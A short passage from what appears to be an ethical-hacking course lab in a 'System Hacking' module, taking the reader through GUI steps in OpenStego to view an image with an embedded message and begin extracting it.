


Module 06 – System Hacking


14. A **Success** pop-up appears, stating that the message has been successfully embedded; then, click **OK**.
15. Minimize the **OpenStego** window. The image containing the secret message appears on **Desktop**. Double-click the image file (**Stego.bmp**) to view it.
16. You will see the image, but not the contents of the message (text file) embedded in it, as shown in the screenshot.




17. Close the **Photos** viewer window, switch to the **OpenStego** window, and click **Extract Data** in the left-pane.



